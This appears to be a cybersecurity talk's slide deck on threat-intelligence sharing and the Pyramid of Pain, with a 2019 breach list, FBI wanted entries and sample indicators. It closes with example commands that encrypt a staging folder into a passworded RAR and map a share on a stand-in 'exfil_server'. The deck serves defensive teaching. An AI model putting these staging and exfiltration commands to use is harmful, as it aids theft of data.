

A photograph showing several silhouetted figures of people standing in a circle, casting long, sharp shadows onto a light-colored, textured wall. The scene is bathed in a warm, golden light, likely from a setting sun, creating a dramatic play of light and shadow.

Collaborative Strategy for the Neutralization of Cyber Threats

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

Trust affects cybersecurity

A photograph showing a group of six people, likely hikers or backpackers, walking away from the viewer on a dirt path. They are carrying large backpacks and some have trekking poles. The path is surrounded by dense green bushes and trees, suggesting a rural or forested area. The lighting suggests it's daytime.

A photograph showing several black silhouettes of oil pump jacks against a vibrant sunset sky. The sky transitions from deep blue at the top to bright orange and yellow near the horizon. The pump jacks are positioned in the foreground and middle ground, their mechanical arms and bases silhouetted against the warm light.

Motivations

Trends



2019 Data Breaches

January 2, 2019	Blur
January 3, 2019	Town of Salem Video Game
January 4, 2019	DiscountMugs.com
January 7, 2019	BenefitMall
January 10, 2019	OXO
January 11, 2019	Managed Health Services (MHS) of Indiana
January 16, 2019	Fortnite
January 17, 2019	Oklahoma Department of Securities
January 17, 2019	Collection 1
January 22, 2019	BlackRock Inc.
January 22, 2019	Graeters Ice Cream
January 23, 2019	Online Betting Sites
January 23, 2019	Ascension
January 23, 2019	Alaska Department of Health & Social Services (DHSS)
January 29, 2019	Rubrik
January 31, 2019	Critical Care, Pulmonary & Sleep Associates (CCPSA)
February 1, 2019	Houzz
February 4, 2019	Catawba Valley Medical Center
February 4, 2019	Huddle House
February 6, 2019	EyeSouth Partners
February 12, 2019	Dunkin' Donuts
February 14, 2019	Coffee Meets Bagel
February 15, 2019	500px
February 19, 2019	North Country Business Products
February 20, 2019	Advent Health
February 20, 2019	Coinmama
February 20, 2019	UW Medicine
February 22, 2019	UConn Health
March 1, 2019	Dow Jones
March 4, 2019	Rush University Medical Center
March 6, 2019	Health Alliance Plan
March 12, 2019	Pasquotank-Camden Emergency Medical Services
March 15, 2019	Spectrum Health Lakeland
March 19, 2019	Rutland Regional Medical Center
March 20, 2019	Zoll Medical
March 21, 2019	MyPillow & Amerisleep
March 21, 2019	Facebook
March 21, 2019	Oregon Department of Human Services (DHS)
March 22, 2019	Federal Emergency Management Agency (FEMA)
March 23, 2019	Family Locator

March 25, 2019	Milestone Family Medicine
March 26, 2019	Verity Health Systems
March 29, 2019	Earl Enterprises
March 29, 2019	Verifications.io
April 2, 2019	Georgia Tech
April 2, 2019	Facebook
April 8, 2019	Baystate Health
April 10, 2019	Prisma Health
April 15, 2019	City of Tallahassee
April 15, 2019	Microsoft Email Services
April 19, 2019	Steps to Recovery
April 20, 2019	EmCare
April 22, 2019	Bodybuilding.com
April 25, 2019	Atlanta Hawks
April 29, 2019	Docker Hub
May 2, 2019	Citrix
May 3, 2019	AMC Networks
May 7, 2019	Wyzant
May 9, 2019	Freedom Mobile
May 13, 2019	Pacers Sports & Entertainment (PSE)
May 13, 2019	Uniqlo
May 14, 2019	WhatsApp
May 20, 2019	Instagram
May 23, 2019	Inmediata Health Group
May 24, 2019	First American Financial Corp.
May 24, 2019	Canva
May 29, 2019	Flipboard
May 29, 2019	Checkers
June 3, 2019	Quest Diagnostics
June 4, 2019	LabCorp
June 6, 2019	Opko Health
June 10, 2019	Emuparadise
June 10, 2019	U.S. Customs and Border Protection
June 11, 2019	Evite
June 11, 2019	Total Registration
June 12, 2019	Evernote
June 18, 2019	EatStreet
June 18, 2019	Oregon Department of Human Services
June 20, 2019	Desjardins
June 26, 2019	Dominion National

Cyber's Most Wanted (<https://www.fbi.gov/wanted/cyber>)





WANTED BY THE FBI

ALEXSEY BELAN

Conspiring to Commit Computer Fraud and Abuse; Accessing a Computer Without Authorization for the Purpose of Commercial Advantage and Private Financial Gain; Damaging a Computer Through the Transmission of Code and Commands; Economic Espionage; Theft of Trade Secrets; Access Device Fraud; Aggravated Identity Theft; Wire Fraud



DESCRIPTION

Aliases: Aleksei Belan, Aleksey Belan, Aleksey Alexseyevich Belan, Aleksey Alekseyevich Belan, Alexsei Belan, Abyr Valgov, "Abyrvalg", "Fedyunya", "Magg", "M4G", "Moy.Yawik", "Quarker"

Date(s) of Birth Used: June 27, 1987	Place of Birth: Riga, Latvia
Hair: Brown	Eyes: Blue
Height: 6'0"	Weight: 172 pounds
Sex: Male	Race: White
Occupation: Computer/Network Engineer and Software Programmer	Nationality: Latvian
NCIC: W507648159; W580503649	

REWARD

The FBI is offering a reward of up to \$100,000 for information leading to the arrest of Alexsey Belan.

REMARKS

Belan has Russian citizenship and is known to hold a Russian passport. He speaks Russian and may travel within Russia, Greece, Latvia, the Maldives, and Thailand. He may wear eyeglasses and dye his brown hair red or blond. He was last known to be in Krasnodar, Russia.

CAUTION


Alexsey Belan has been indicted three times for crimes relating to computer intrusions. From January of 2014, and continuing through December of 2016, Belan is alleged to have conspired with Russian intelligence officers, including Dmitry Aleksandrovich Dokuchaev, Igor Anatolyevich Sushchin, and others, to gain unauthorized access to the computer networks of and user accounts hosted at major companies



WANTED BY THE FBI

EVGENIY MIKHAILOVICH BOGACHEV

Conspiracy to Participate in Racketeering Activity; Bank Fraud; Conspiracy to Violate the Computer Fraud and Abuse Act; Conspiracy to Violate the Identity Theft and Assumption Deterrence Act; Aggravated Identity Theft; Conspiracy; Computer Fraud; Wire Fraud; Money Laundering; Conspiracy to Commit Bank Fraud



DESCRIPTION

Aliases: Yevgeniy Bogachev, Evgeniy Mikhaylovich Bogachev, "lucky12345", "slavik", "Pollingsoon"	
Date(s) of Birth Used: October 28, 1983	Hair: Brown (usually shaves his head)
Eyes: Brown	Height: Approximately 5'9"
Weight: Approximately 180 pounds	Sex: Male
Race: White	Occupation: Bogachev works in the information Technology field.
NCIC: W890989955	

REWARD

The United States Department of State's Transnational Organized Crime Rewards Program is offering a reward of up to \$3 million for information leading to the arrest and/or conviction of Evgeniy Mikhailovich Bogachev.

REMARKS

Bogachev was last known to reside in Anapa, Russia. He is known to enjoy boating and may travel to locations along the Black Sea in his boat. He also owns property in Krasnodar, Russia.

CAUTION

Evgeniy Mikhailovich Bogachev, using the online monikers "lucky12345" and "slavik", is wanted for his alleged involvement in a wide-ranging racketeering enterprise and scheme that installed, without authorization, malicious software known as "Zeus" on victims' computers. The



WANTED BY THE FBI

BEHZAD MESRI

Computer Intrusion; Aggravated Identity Theft; Aiding and Abetting; Computer Fraud

- Unauthorized Access to a Protected Computer; Wire Fraud; Computer Fraud - Threatening to Impair the Confidentiality of Information; Computer Fraud - Threatening to Damage a Protected Computer/Impair the Confidentiality of Information; Interstate Transmission of an Extortionate Communication



DESCRIPTION

Alias: Skote Vahshat

Date(s) of Birth Used: August 24, 1988

Place of Birth: Naghadeh, Iran

Hair: Brown

Eyes: Brown

Height: 5'9"

Weight: 175 pounds

Sex: Male

Race: White

Nationality: Iranian

NCIC: W052433913

REMARKS

Mesri is known to speak Farsi and resides in Iran.

CAUTION

Behzad Mesri is wanted for his alleged involvement in criminal activities to include computer intrusion and aggravated identity theft. Mesri was the CEO of an Iranian entity that allegedly worked at the behest of the Islamic Revolutionary Guard Corps (IRGC) and was allegedly used in furtherance of a malicious cyber campaign targeting current and former members of the United States Intelligence Community. On February 8, 2019, a grand jury in the United States District Court, District of Columbia, indicted Mesri, and others, and a federal arrest warrant was issued for him after he was charged with conspiracy, attempted computer intrusions, and aggravated identity theft. Mesri was previously charged with unauthorized access to computer systems, stealing proprietary data from those systems, and attempted extortion for approximately \$6 million in Bitcoin. On November 8, 2017, a grand jury in the United States District Court, Southern District of New York, indicted Mesri and a federal arrest warrant was issued for him after he was charged with Computer Fraud - Unauthorized Access to a Protected Computer; Wire Fraud; Computer Fraud - Threatening to Impair the Confidentiality of Information; Computer Fraud - Threatening to Damage a Protected Computer/Impair the Confidentiality of Information; Interstate Transmission of an Extortionate Communication; and



WANTED BY THE FBI

MOHAMMAD SAEED AJILY

Conspiracy to Commit Computer Fraud; Computer Fraud; Wire Fraud; Violation of International Emergency Economic Powers Act (IEEPA); Violation of International Traffic in Arms Regulations (ITAR)



DESCRIPTION

Aliases: Mohammed Saeed Ajily, Mohammad Ajily

Date(s) of Birth Used: September 3, 1982

Hair: Brown

Height: 5'7" to 5'10"

Build: Medium

Nationality: Iranian

Place of Birth: Iran

Eyes: Brown

Weight: 210 to 215 pounds

Sex: Male

REMARKS

Ajily wears glasses. He is believed to be living in Iran.

CAUTION


Mohammad Saeed Ajily and Mohammad Reza Rezakhah are wanted for allegedly conspiring with others to hack into the network and computers of a United States cleared defense contractor in Vermont in order to steal valuable company software and business information. Ajily and Rezakhah allegedly utilized compromised servers provided by a third co-conspirator to mask their true location and identity, and to launch computer intrusions against victim companies, including the United States cleared defense contractor. As part of this intrusion, which occurred between approximately 2007 and 2013, Ajily and Rezakhah allegedly stole the company's sophisticated software product and other proprietary information.

On April 21, 2016, a federal grand jury in the United States District Court, District of Vermont, Burlington, Vermont, indicted Ajily and Rezakhah for their alleged involvement in the conspiracy and a federal warrant was issued for their arrest after they were charged with Conspiracy to Commit Computer Fraud, Computer Fraud, Wire Fraud, Violation of International Emergency Economic Powers Act (IEEPA), and Violation of International Traffic in Arms Regulations (ITAR).

Information Sharing



Defend vs. Attack



The Pyramid of Pain



The Pyramid measures **potential usefulness** of your intel

It also measures **difficulty of obtaining** that intel

The higher you are, the **more resources** your adversaries have to expend.

When you quickly detect, respond to and disrupt your adversaries' activities, defense becomes offense.

* David J. Bianco


Hashes

99% of malware hashes are seen for 58 seconds or less
Vast majority of malware only seen once

Hashes are, by far, the **highest confidence** indicators.

Unfortunately, they are **extremely susceptible** to change (even accidentally).

Hashes are probably the **least useful** type of indicators.



MD5

5f6ce162c4b5516670d5a8f1f8f4e57b

SHA1

C8d4c389beaff88811f8fab1965519fce74ffd8a

SHA256

ad690662a1faf97dc41387b73f8fd3415d64f9b0ce66db3e9134385d94e0c01b


IP addresses

IP reputation sites often rank sites as bad based on badness 6+ months prior

Only **n00bs** use their own addresses.

VPNs, Tor, open proxies all make it **trivial to change** your IP.

If it's hardcoded into a config, **maybe** adversaries have to do a little work to update it.



Dotted Decimal

192.168.1.1

Dotted Hex

0xC0.0xA8.0x01.0x01

Dotted Octal

0300.0250.0001.0001

Decimal

3232235777

Hex

0xC0A80101

Octal


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Domain names

Almost as **easy to change** as IP addresses.

Domains **require pre-registration** and (usually) a fee, but there are **ways around this**.

Dynamic DNS providers even help **automate** the adversary's update process with helpful APIs.




Unicode 邪悪なドメイン.com	Legitimate Domain rvasec.com
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Network / Host Artifacts

It's very **difficult** to perform useful activities without leaving **some traces**.

On hosts, look for **files & directories, registry objects**, mutexes, memory strings [...]

On the network, check for **distinctive transaction values**, especially **protocol errors** or just **misinterpretations**.



Distinctive URI patterns

/^([A-F0-9]{16})\.\d{3,5}\.(php | aspx)\$/

User-Agent Strings

xi/1.0

Typos


Mozilla/5.0 (compatible; MSIE7.0; Windows NT 6.1;)

Tools

If you see the same tool **over and over**, you eventually get **really good at detecting it**.

No matter what **Incidental changes** they make, your detection mechanisms can **deal with them**.

To continue, they need a **new tool**. With testing & training time, that's a real **victory!**



Once upon a time, there was an incident response team who encountered the same tool over and over again for more than a year. The tool had a bolt-on network front end, so the attackers could easily change the network protocol, but the back end was always the same. Eventually, the IR team realized that the distinctive keep-alive function was part of the back end, and could be reliably detected. And then everyone (except the attacker) slept well at night and lived happily ever after!



TTP – Techniques Tactics Procedures

TTPs are the expression of the **attacker's training**.

Retraining is probably the **hardest thing** you can do once, let alone **continually**.

This becomes **so expensive** that they have to **question their commitment** to attacking you. **Win!**



Data Staging Tactic

Create encrypted RAR and transfer them to the exfiltration point.

Data Staging Technique

AES encryption, files of exactly 650,000 bytes, file copies via SMB

Data Staging Procedure

```
winrar a -hpqwerty -r vacation_photos.rar staging_dir  
net use \\exfil_server\photos
